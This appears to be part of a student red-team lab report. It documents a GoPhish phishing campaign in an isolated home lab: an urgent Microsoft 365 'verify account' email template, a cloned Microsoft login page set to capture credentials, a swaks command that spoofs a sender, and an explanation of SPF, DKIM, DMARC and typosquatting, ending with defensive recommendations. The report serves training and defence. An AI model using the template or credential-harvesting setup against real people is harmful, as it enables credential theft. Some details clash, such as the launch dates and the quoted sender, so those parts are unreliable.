Urgent: Unusual Sign-In Activity Detected

Text **HTML**

We detected unusual login activity on your Microsoft 365 account.

To avoid temporary suspension, please verify your account immediately using the secure link below:

`<a href="{{.URL}}">Verify Account</a>`

Failure to verify within 24 hours may result in restricted access.

Security Operations Team

Figure 22 — GoPhish email template: Microsoft Security Alert with urgency-based social engineering

Step 3 — Cloning the Microsoft Login Landing Page

A landing page named "Microsoft Login Clone" was configured using the Import Site feature. The HTML was based on the authentic Microsoft Online sign-in page (<https://login.microsoftonline.com>), with the Capture Submitted Data option enabled to harvest any credentials entered by the victim. The page title was set to "Sign in to your account" to maximize visual authenticity.




Figure 23 — Microsoft Login Clone landing page with credential capture enabled

Step 4 — Configuring the Target Group

A target group named "Corporate Employees" was created with one simulated target user: Ali Khan, Finance Department (ali.khan@company.local). In a real-world red team engagement, this group would be populated with actual employee data gathered during the reconnaissance phase.

New Group

Name: Corporate Employees

+ Bulk Import Users Download CSV Template

First Name Last Name Email Position + Add

Show 10 entries Search:

First Name	Last Name	Email	Position
Ali	Khan	ali.khan@co...	Finance Department


Showing 1 to 1 of 1 entries Previous 1 Next

Close Save changes

Figure 24 — Target group Corporate Employees with Finance Department user configured

Step 5 — Configuring and Launching the Campaign

A phishing campaign was configured with the following settings: email template "Microsoft Security Alert", landing page "Microsoft Login Clone", target URL <http://192.168.56.136:8081>, launch date July 11th 2026 at 2:28 pm, sending profile "Internal SMTP Demo", and target group "Corporate Employees". The campaign was scheduled successfully.



The screenshot shows the GoPhish campaign configuration window. It includes a dropdown for the alert type (Microsoft Security Alert), a landing page dropdown (Microsoft Login Clone), a URL field (http://192.168.56.136:8081), a launch date field (May 11th 2026, 2:28 pm), an optional email sending time field, a sending profile dropdown (Internal SMTP Demo) with a 'Send Test Email' button, and a groups field (Corporate Employees). At the bottom are 'Close' and 'Launch Campaign' buttons.

Microsoft Security Alert

Landing Page:

Microsoft Login Clone

URL: ?

http://192.168.56.136:8081

Launch Date

May 11th 2026, 2:28 pm

Send Emails By (Optional) ?

Sending Profile:

Internal SMTP Demo  Send Test Email

Groups:

× Corporate Employees

Close Launch Campaign

Figure 25 — Phishing campaign fully configured prior to launch




Figure 26 — Campaign Scheduled confirmation — campaign set for launch

DELIVERABLE 2 — Phishing Campaign Results

Campaign Result: SMTP Delivery Error (Expected in Isolated Lab)

The campaign was created and launched successfully. The GoPhish tracking showed a status of "Error Sending Email" for the target Ali Khan. This is the expected and correct result in an isolated

home lab environment where no actual SMTP server is connected — the Internal SMTP Demo profile cannot route emails to a non-existent mail server. The campaign creation, template, landing page, and tracking infrastructure all functioned correctly.

The screenshot displays the GoPhish web interface. On the left is a sidebar menu with options: Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles, Account Settings, User Management (with an 'Admin' button), Webhooks (with an 'Admin' button), User Guide, and API Documentation. The main area is titled 'Details' and shows a table of campaign results for a user named Ali Khan. The table has columns for First Name, Last Name, Email, Position, Status, and Reported. The status for this entry is 'Error'. Below the table is a 'Timeline for Ali Khan' section, which shows two events: 'Campaign Created' at May 11th 2026 2:29:17 pm and 'Error Sending Email' at the same time. The error event has a 'View Details' link. At the bottom, it says 'Showing 1 to 1 of 1 entries' with 'Previous', '1', and 'Next' navigation buttons.

First Name	Last Name	Email	Position	Status	Reported
Ali	Khan	ali.khan@company.local	Finance Department	Error	

Timeline for Ali Khan
 Email: ali.khan@company.local
 Result ID: HIYUe50

- Campaign Created
May 11th 2026 2:29:17 pm
- Error Sending Email
May 11th 2026 2:29:17 pm
[View Details](#)

Showing 1 to 1 of 1 entries

Previous 1 Next

Figure 27 — GoPhish campaign results: Campaign Created at 2:29:17 PM; Error Sending Email (lab SMTP limitation)

The error "Error Sending Email" is a direct result of the intentionally fake SMTP server hostname used in the lab. The GoPhish infrastructure itself is fully operational: the dashboard, template, landing page with credential capture, target group, and campaign tracking are all working correctly. In a real red team engagement with a configured SMTP relay, the "Email Sent", "Email Opened", and "Link Clicked" events would populate as targets interact with the campaign.

Task 04 — Domain Spoofing & SMTP Fundamentals

SPF, DKIM, and DMARC — Email Authentication Protocols

SPF — Sender Policy Framework

SPF is a DNS TXT record that lists which IP addresses and mail servers are authorized to send email on behalf of a domain. When an email arrives, the receiving mail server looks up the SPF record of the sender's domain and checks whether the sending IP is listed. If the IP is not authorized, the email fails SPF and is treated as suspicious or rejected.

Example SPF record: `v=spf1 include:_spf.google.com ip4:192.168.1.10 -all`

The `-all` mechanism instructs receiving servers to reject any email not matching the listed sources.

DKIM — DomainKeys Identified Mail

DKIM uses asymmetric cryptography to digitally sign outgoing emails. The sending mail server signs the email headers and body with a private key. The public key is published as a DNS TXT record. When the receiving server receives the email, it looks up the public key and verifies the signature. This proves the email was not tampered with in transit and was sent by the legitimate mail server.

If an attacker sends an email pretending to be from a domain, they cannot sign it with the correct private key, causing DKIM verification to fail.

DMARC — Domain-based Message Authentication, Reporting & Conformance

DMARC builds on SPF and DKIM by allowing domain owners to specify what should happen when an email fails SPF or DKIM verification. DMARC policies can be set to `none` (monitoring only), `quarantine` (send to spam), or `reject` (block the email entirely). DMARC also enables reporting, allowing domain owners to receive aggregate reports about who is sending email on their behalf.


Example DMARC record: `v=DMARC1; p=reject; rua=mailto:dmarc-reports@company.com`

Protocol	What It Does	What It Prevents
SPF	Authorizes specific IPs to send on behalf of a domain	IP-based sender spoofing
DKIM	Cryptographically signs emails with a private key	Content tampering and domain impersonation
DMARC	Enforces SPF/DKIM policy and provides reporting	Phishing, spoofing, and brand abuse

Swaks — SMTP Testing Tool

Swaks (Swiss Army Knife for SMTP) is a flexible command-line SMTP testing utility. It was used to send a simulated phishing test email to analyze SMTP delivery behavior and understand why emails land in Spam versus Inbox. The test command used was:

```
swaks --to victim@company.local --from security@company.local --server smtp.example.com --header "Subject: Security Test Email" --body "This is a phishing simulation test."
```



```
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1362

(saim@autonomous)-[~]
$ swaks --help | head
SWAKS(1)                                SWAKS                                SWAKS(1)

NAME
  Swaks - Swiss Army Knife SMTP, the all-purpose SMTP transaction tester

DESCRIPTION
  Swaks' primary design goal is to be a flexible, scriptable, transaction-oriented SMTP test tool. It handles SMTP features and extensions such as TLS, authentication, and pipelining; multiple version of the SMTP protocol including SMTP, ESMTP, and LMTP; and multiple transport methods including UNIX-domain sockets, internet-domain sockets, and pipes to spawned processes. Options can be specified in environment

(saim@autonomous)-[~]
$ swaks --to victim@company.local \
--from security@company.local \
--server smtp.example.com \
--header "Subject: Security Test Email" \
--body "This is a phishing simulation test."
== Trying smtp.example.com:25 ...
*** Error connecting to smtp.example.com:25:
***   No address associated with hostname

(saim@autonomous)-[~]
$
```

Figure 28 — Swaks SMTP test: connection failed to smtp.example.com (intentionally fake server in home lab)

Why Emails Land in Spam vs. Inbox

An email lands in Spam when: SPF fails (sending IP not authorized), DKIM signature is missing or invalid, DMARC policy rejects or quarantines the message, the sender domain has no reputation history, the email contains spam trigger words or suspicious links, or the email has no unsubscribe mechanism. In the lab, the fake SMTP server caused a DNS resolution failure, which is the correct expected result for an intentionally non-existent server.

Typosquatting & Homograph Attacks

Typosquatting involves registering domains that are visually or phonetically similar to legitimate domains to deceive users. Attackers rely on users misreading the URL or not noticing the subtle difference.

Legitimate Domain	google.com
Typosquatted Example	go0gle.com (zero instead of letter o)
Homograph Example	Using Unicode Cyrillic "o" (U+043E) visually identical to Latin "o"
Attack Use Case	Phishing login pages, credential theft, malware distribution

Defense

Brand monitoring, domain registrations, browser punycode display

Homograph attacks take typosquatting further by using Unicode characters from different scripts (e.g., Cyrillic, Greek) that are visually indistinguishable from Latin characters. Browsers display the internationalized domain name (IDN) in punycode notation (e.g., xn--) to warn users, but many users do not notice this difference.

DELIVERABLE 4 — Security Recommendations

The following recommendations are based directly on the attack techniques demonstrated in this lab. Each recommendation is mapped to a specific technique used during the engagement.

1. Phishing Awareness Training

Employees should be trained to identify the specific characteristics of the phishing email used in this engagement:

- Urgency language: "Failure to verify within 24 hours July result in restricted access" — creates panic and bypasses careful thinking.
- Spoofed sender: "IT Support <it-support@company.local>" — the display name looks legitimate but the actual domain July differ.
- Generic greeting: no personalization suggests a mass phishing campaign.
- Link inspection: hovering over the "Verify Account" link should reveal the actual destination URL — if it does not match the official domain, do not click.
- Unexpected request: IT departments rarely request credentials via email links.

Recommended Action

Conduct quarterly phishing simulations using GoPhish or similar platforms to measure and improve employee click rates. Pair simulations with mandatory micro-training for employees who click.

2. Email Authentication — SPF, DKIM, DMARC

- Publish a strict SPF record listing only authorized sending IPs.
- Enable DKIM signing on all outbound email using 2048-bit keys.
- Set DMARC policy to p=reject after validating legitimate email flow.
- Subscribe to DMARC aggregate reports to monitor for spoofing attempts.

3. Disable Macros and Restrict Office Features

- Apply Group Policy to disable VBA macro execution by default across all endpoints.
- Enable the "Block macros from files originating from the internet" policy setting.
- Use Attack Surface Reduction (ASR) rules in Microsoft Defender to block Office applications from spawning child processes.
- Deploy Microsoft Defender for Office 365 Safe Attachments to detonate macro-enabled documents in a sandbox before delivery.

4. Endpoint Detection for C2 Beacons

- Enable PowerShell Script Block Logging (Event ID 4104) to capture obfuscated commands.
- Deploy an EDR solution configured to detect unsigned executables downloaded from HTTP sources.

- Monitor for regular, timed outbound connections to unknown IPs (C2 beaconing pattern).
- Use network segmentation and firewall rules to prevent workstations from making outbound HTTP connections to arbitrary internet IPs.

5. Defend Against HTML Smuggling

- Configure email security gateways to inspect HTML attachments and flag files containing embedded Base64 blobs decoded via JavaScript.
- Block or sandbox HTML attachments arriving via email.
- Deploy browser isolation or content disarm and reconstruction (CDR) solutions for links opened from email clients.

6. Domain Protection

- Register common typosquatted variations of the organization's domain (e.g., company0.com, c0mpany.com).
- Use brand monitoring services to detect newly registered lookalike domains.
- Enable HSTS (HTTP Strict Transport Security) and certificate transparency monitoring.

Conclusion

This Week 10 lab successfully demonstrated the complete initial access lifecycle used by modern advanced threat actors. Starting from a professional C2 framework deployment and progressing through three distinct weaponization techniques, a fully operational phishing platform, and email security research, the engagement covered the full breadth of the assignment objectives.

The Sliver C2 framework was deployed and configured with an HTTP listener, a Windows implant was generated with symbol obfuscation, and a live session was established with a Windows 10 victim VM showing real post-exploitation interaction. Three payload delivery mechanisms were implemented: a VBA macro-enabled Office document, a malicious LNK shortcut disguised as a PDF, and an HTML smuggling page that bypassed file-type-based filtering.

The GoPhish platform was fully configured with a realistic Microsoft 365 phishing template, a cloned login landing page with credential capture, a target group, and a scheduled campaign. SMTP delivery failed as expected due to the isolated lab environment with no live mail server — the infrastructure itself was fully functional and operational.

All activities were performed ethically inside an isolated VirtualBox home lab. No external systems, users, domains, or networks were targeted at any point during this exercise. The primary learning outcomes were achieved: understanding how professional attackers manage implants from a centralized C2 dashboard, how common business file formats are weaponized for initial access, and how phishing infrastructure is built and operated at scale.

Lab Environment Confirmation

Attacker: Kali Linux (saim@autonomous) | IP: 192.168.56.136 Victim: Windows 10 Build 19045 (DESKTOP-SRGNIOR) | IP: 192.168.56.106 Network: VirtualBox Host-Only Network — fully isolated, no internet routing